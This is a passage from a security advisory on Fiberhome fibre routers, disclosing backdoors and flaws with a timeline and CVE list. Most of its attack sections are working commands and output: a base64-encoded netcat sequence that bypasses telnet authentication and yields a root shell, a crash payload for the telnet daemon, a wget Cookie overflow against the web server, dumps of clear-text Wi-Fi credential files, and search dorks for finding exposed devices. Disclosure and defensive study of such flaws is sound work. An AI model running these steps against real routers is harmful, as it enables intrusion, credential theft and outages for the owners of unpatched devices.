      1. Anytime you need help, just press "?" and don't
  press Enter,you can see each possible command argument
  and its description.

      2. You can also input "list" and then press Enter
  to execute this helpful command to view the list of
  commands you can use.

User> list
 0. clear
 1. enable
 2. exit
 3. help
 4. list
 5. ping {[-t]}*1 {[-count] <1-65535>}*1 {[-size] <1-6400>}*1 {[-waittime] <1-255>}*1
{[-ttl] <1-255>}*1 {[-pattern] <user_pattern>}*1 {[-i] <A.B.C.C>}*1 <A.B.C.D>
 6. quit
 7. show history
 8. show idle-timeout
 9. show ip
10. show services
11. show syscontact
12. show syslocation
13. terminal length <0-512>
14. who
15. who am i
User> who
SessionID. - UserName ---------- LOCATION ---------- MODE ----
7            not login           192.168.1.2         not login (That's me.)
Total 1 sessions in current system.
User>
```

Details - Telnet server (CLI) - Authentication bypass to start the Linux telnetd

It is possible to use the previous authentication bypass to start a full telnetd server on port 26 and then get a root shell using the password from Telnet server (Linux) - Hardcoded credentials.

By sending `ddd` then `tshell`, a telnetd will be started on port 26/tcp:

```
$ echo GgpoZWxwCmxpc3QKd2hvCmRkZAp0c2hlbGwK | base64 -d | nc target 23 &
------acl IP:192.168.1.2 --------
Login:
User>
User> help

      This system provides help feature as described below.

      1. Anytime you need help, just press "?" and don't
  press Enter,you can see each possible command argument
  and its description.

      2. You can also input "list" and then press Enter
  to execute this helpful command to view the list of
  commands you can use.

User> list
 0. clear
 1. enable
 2. exit
 3. help



$ telnet target 26
Trying target...
Connected to target.
Escape character is '^]'.

(none) login: root
Password: [GEPON]


BusyBox v1.27.2 (2019-04-01 19:16:06 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#id
uid=0(root) gid=0 groups=0
```

The attacker will get a root shell.

Details - Telnet server (CLI) - DoS

It is possible to crash the telnet daemon by sending a specific string:

```
$ hexdump -C crash-auth-telnet
00000000  1a 0a 65 6e 61 62 6c 65  0a 02 0a 1a 0a           |..enable.....|
0000000d
$ nc -v 192.168.1.1 23 < crash-auth-telnet
192.168.1.1: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.1.1] 23 (telnet) open
$ nc -v 192.168.1.1 23 < crash-auth-telnet
192.168.1.1: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [192.168.1.1] 23 (telnet) : Connection refused
```

This segfault exists inside `/fh/extend/load_cli` but was not studied as the previous bypass already worked.

Details - System - Credentials stored in clear-text

Some credentials are stored in clear-text with permissive rights:

```
#pwd
/fhconf/fh_wifi
#ls -la
drwxr-xr-x    2 root     0              536 Jan  7  2020 .
drwxr-xr-x   14 root     0            10264 Jan  8 15:29 ..
-rw-r--r--    1 root     0              118 Jan  1  1970 wifi_custom.cfg
-rw-r--r--    1 root     0             1212 Jan  7  2020 wifictl_2g.cfg
-rw-r--r--    1 root     0             1178 Jan  7  2020 wifictl_2g.cfg.bak
-rw-r--r--    1 root     0             1213 Jan  7  2020 wifictl_5g.cfg
-rw-r--r--    1 root     0             1208 Jan  7  2020 wifictl_5g.cfg.bak

#cat /fhconf/fh_wifi/wifi_custom.cfg
ssid_2g=[REMOVED]
ssid_5g=[REMOVED]
country=BR
auth=WPAPSKWPA2PSK
encrypt=tkipaes
psk=[REMOVED]
#

#cat wifictl_2g.cfg
[...]
WPAPSK=[REMOVED]
[...]
WEPKey1=[REMOVED]
[...]
WEPKey2=[REMOVED]
[...]
WEPKey3=[REMOVED]
[...]
WEPKey4=[REMOVED]
[...]
RadiusKey=[REMOVED]

#cat wifictl_5g.cfg
SSID=[REMOVED]
[...]
WPAPSK=[REMOVED]
[...]
WEPKey1=[REMOVED]
[...]
WEPKey2=[REMOVED]
[...]
WEPKey3=[REMOVED]
[...]
WEPKey4=[REMOVED]
[...]
RadiusKey=[REMOVED]
```

Details - Misc - Passwords stored in clear-text in nvram

Some passwords are stored in clear-text in nvram:

```
#nvram show
wl0.1_key=1
wl0.1_key1=[REMOVED]
wl0.1_key2=[REMOVED]
wl0.1_key3=[REMOVED]
wl0.1_key4=[REMOVED]
[...]
wl0.1_ssid=[REMOVED]
[...]
wl0.1_wpa_psk=[REMOVED]
[...]
wl0_key1=[REMOVED]
wl0_key2=[REMOVED]
wl0_key3=[REMOVED]
wl0_key4=[REMOVED]
[...]
wl0_ssid=[REMOVED]
[...]
wl0_wpa_psk=[REMOVED]
[...]
[ passwords everywhere removed because of space ]
[...]
```

Details - Misc - Remote stack overflow in the HTTP server (AN5506-04-FA / RP2631)

I got another Fiberhome device with a different firmware version (AN5506-04-FA, firmware RP2631, 4 April 2019). The HG6245D and the AN5506-04-FA devices share a very similar code base.

The firmware on the AN5506-04-FA device is vulnerable to a remote stack overflow in the `webs` process by sending a Cookie value with a length > 511 bytes to any valid asp webpage. This can be triggered using a simple wget command:

```
$ wget --no-check-certificate -O- --header 'Cookie: loginName=AAAA[511bytes]AAAA'
https://192.168.1.1/tr069/tr069.asp
```

In the HG6245D firmware version RP2602, this vulnerability has been patched by checking the size of values in the cookies, so I was not able to exploit it. You can also read the log file to confirm the length is now checked:

```
<web_ga>2020-01-08 21:23:12,../thd_ga2_5/webs.c[1375](websParseRequest): Request
header param value is too long! key: cookie
```

It appears it has been patched in the HG6245D router, firmware RP2602. Firmware RP2631 (4 April 2019) for router AN5506-04-FA remains vulnerable. I found no CVE or public research about this vulnerability so it may have been silently patched by the vendor for the HG6245D router.

Dorks

`acl IP:`

`GoAhead-Webs/2.5.0 PeerSec-MatrixSSL/3.4.2-OPEN`

Vendor Response

Full-disclosure is applied as it is believed that some backdoors have been intentionally placed by the vendor.

Report Timeline

- Jan 7, 2020: Majority of vulnerabilities found.
- Jan 8, 2020: This advisory was written.
- Aug 2020: Found the lack of IPv6 firewall.
- Jan 9, 2021: Vulnerabilities checked again and the advisory was rewritten.
- Jan 12, 2021: A public advisory is sent to security mailing lists.
- Feb 7, 2021: The latest firmware version (RP2613) is confirmed to be vulnerable.
- Feb 10, 2021: MITRE provides CVE-2021-27139, CVE-2021-27140, CVE-2021-27141, CVE-2021-27142, CVE-2021-27143, CVE-2021-27144, CVE-2021-27145, CVE-2021-27146, CVE-2021-27147, CVE-2021-27148, CVE-2021-27149, CVE-2021-27150, CVE-2021-27151, CVE-2021-27152, CVE-2021-27153, CVE-2021-27154, CVE-2021-27155, CVE-2021-27156, CVE-2021-27157, CVE-2021-27158, CVE-2021-27159, CVE-2021-27160, CVE-2021-27161, CVE-2021-27162, CVE-2021-27163, CVE-2021-27164, CVE-2021-27165, CVE-2021-27166, CVE-2021-27167, CVE-2021-27168, CVE-2021-27169, CVE-2021-27170, CVE-2021-27171, CVE-2021-27172, CVE-2021-27173, CVE-2021-27174, CVE-2021-27175, CVE-2021-27176, CVE-2021-27177, CVE-2021-27178, CVE-2021-27179.

Credits

These vulnerabilities were found by Pierre Kim (@PierreKimSec).

References

https://pierrekim.github.io/advisories/2021-fiberhome-0x00-ont.txt

https://pierrekim.github.io/blog/2021-01-12-fiberhome-ont-0day-vulnerabilities.html

Disclaimer

published on 2021-01-12 00:00:00 by Pierre Kim <pierre.kim.sec@gmail.com>